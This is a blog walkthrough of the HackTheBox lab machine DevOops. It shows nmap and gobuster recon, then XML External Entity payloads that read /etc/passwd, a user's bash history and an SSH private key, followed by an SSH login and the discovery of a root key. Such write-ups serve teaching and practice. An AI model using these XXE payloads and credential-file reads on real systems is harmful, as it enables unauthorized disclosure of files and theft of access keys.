
DevOops — An XML External Entity (XXE) HackTheBox Walkthrough

Mitch Moser Follow

Oct 14, 2018 · 4 min read



Summary

DevOops is a Linux host running a web service with file uploads vulnerable to XML External Entity Processing. This was leveraged to access files on the system in order to enumerate users, read bash history, and retrieve SSH keys. A root shell was gained on the host by finding a root SSH key from the bash history of a user.

Recon

I began recon on this host with an `nmap` scan checking Service Versions and running Default Scripts on the top 1000 most common ports:

```
nmap -sV -sC 10.10.10.91
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-15 13:43 CDT
Nmap scan report for 10.10.10.91
Host is up (0.096s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (EdDSA)
5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 15.65 seconds
```

nmap

This returned 2 services: SSH on port 22 and HTTP on port 5000. Next, I decided to enumerate the web service with `gobuster` to return additional web directories:

```
gobuster -u http://10.10.10.91:5000 -w /usr/share/wordlists
/dirbuster/directory-list-2.3-medium.txt
```

> *`-u` specify URL*
>
> *`-w` specify wordlist*

```
Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.91:5000/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 302,307,200,204,301
=====================================================
/feed (Status: 200)
/upload (Status: 200)
=====================================================
```

gobuster

This returned an `/upload` directory. This page was interesting because it specified the uploaded file must be in XML format and contain three specific elements: Autor, Subject, and Content.

/upload

Initial Foothold

After a bit of research (shout out to OWASP and w3schools), I was able to construct a valid XML document that exploited XML External Entity Processing (XXE). XXE exploits a weakly configured XML parser to access local or remote content. This attack is number 4 in the OWASP Top 10 released in 2017. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

My XML template looked like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
<!ENTITY file SYSTEM "file:////etc/passwd" >
]>
<note>
  <Author>Mitchell Moser</Author>
  <Subject>Gimme the Loot</Subject>
  <Content>&file;</Content>
</note>
```

DevOops XML Template hosted with ♥ by GitHub view raw

XML Template

When This file was uploaded to the host, I was redirected to the file as it rendered on the server. Since I referenced `/etc/passwd` as an XML Entity in the `Content` field, this file was loaded onto the webpage as well.

messy | formatted

A super handy tip for working with web exploits that return “unintended” data like this is to view the page source rather than the “rendered” page. This is useful for other information disclosure attacks such as Local File Inclusion, etc. The line breaks sometimes only get processed in the `view-source:` page.

Now that I had a copy of `/etc/passwd`, I was able to return a list of users with valid login shells:

```
grep -v “nologin\|false\|sync” passwd
```

This command strips out the lines in `/etc/passwd` that have `/bin/false`, `/bin/sync`, and `/usr/sbin/nologin` which are not interactive shells. This command returned the following users:

```
root:x:0:0:root:/root:/bin/bash
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
```

DevOops users hosted with ❤ by **GitHub** **view raw**

users

That definitely narrows it down a bit! So now we’ve got 3 users to focus on — 2 if we consider that we’ll probably have to escalate privileges to `root`.

Local Enumeration

The Initial Foothold and Local Enumeration steps on this host kind of bled into each other as I was able to gain a lot of valuable information form the XXE exploit alone. I started digging for any and all files I could find in the users’ home directories. I was able to get the `user.txt` flag without even getting onto the box!

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
<!ENTITY file SYSTEM "file:////home/roosa/user.txt" >
]>
<note>
  <Author>Mitchell Moser</Author>
  <Subject>Flag Please</Subject>
  <Content>&file;</Content>
</note>
```

DevOops user.txt hosted with ♥ by GitHub view raw

user.txt

I was able to pull the bash history of the `roosa` account using the following XML Document:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
<!ENTITY file SYSTEM "file:////home/roosa/.bash_history" >
]>
<note>
  <Author>Mitchell Moser</Author>
  <Subject>Bash History</Subject>
  <Content>&file;</Content>
</note>
```

DevOops history hosted with ♥ by GitHub view raw

This returned a very long command history which contained an interesting snippet for an `authcredentials.key` :

```
mkdir integration/auth_credentials.key
nano integration/auth_credentials.key/
ls -altr
chmod go-rwx authcredentials.key
ls -atlr
cd ..
ls -altr
chmod -R o-rwx .
ls -altr
ls resources/
ls resources/integration/
ls -altr resources/
ls -altr resources/integration/
rm -Rf resources/integration/auth_credentials.key
mv resources/authcredentials.key resources/integration/
git add resources/integration/authcredentials.key
git commit -m 'add key for feed integration from tnerprise backend'
```

authcredentials.key

I didn't know the full path of this file, so I couldn't retrieve that key. However, I was able to grab an SSH key from the home directory of `roosa` which gave me local access on the host.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
<!ENTITY file SYSTEM "file:////home/roosa/.ssh/id_rsa" >
]>
<note>
  <Author>Mitchell Moser</Author>
  <Subject>SSH Key</Subject>
  <Content>&file;</Content>
</note>
```

SSH Key XML

SSH Key

Privilege Escalation

This was a very simple privilege escalation since I had already done a good amount of enumeration on the host through the XXE attack. I used the key to SSH onto the host:

```
ssh -i roosa.key roosa@10.10.10.91
```

From there I found the `authcredentials.key` file using:

```
locate authcredentials.key
```

This returned 2 identical files that only `roosa` had permissions to read and write:

```
/home/roosa/deploy/resources/integration/authcredentials.key

/home/roosa/work/blogfeed/resources/integration
/authcredentials.key
```

These files contained a private RSA key that could be used to access the machine as root.

root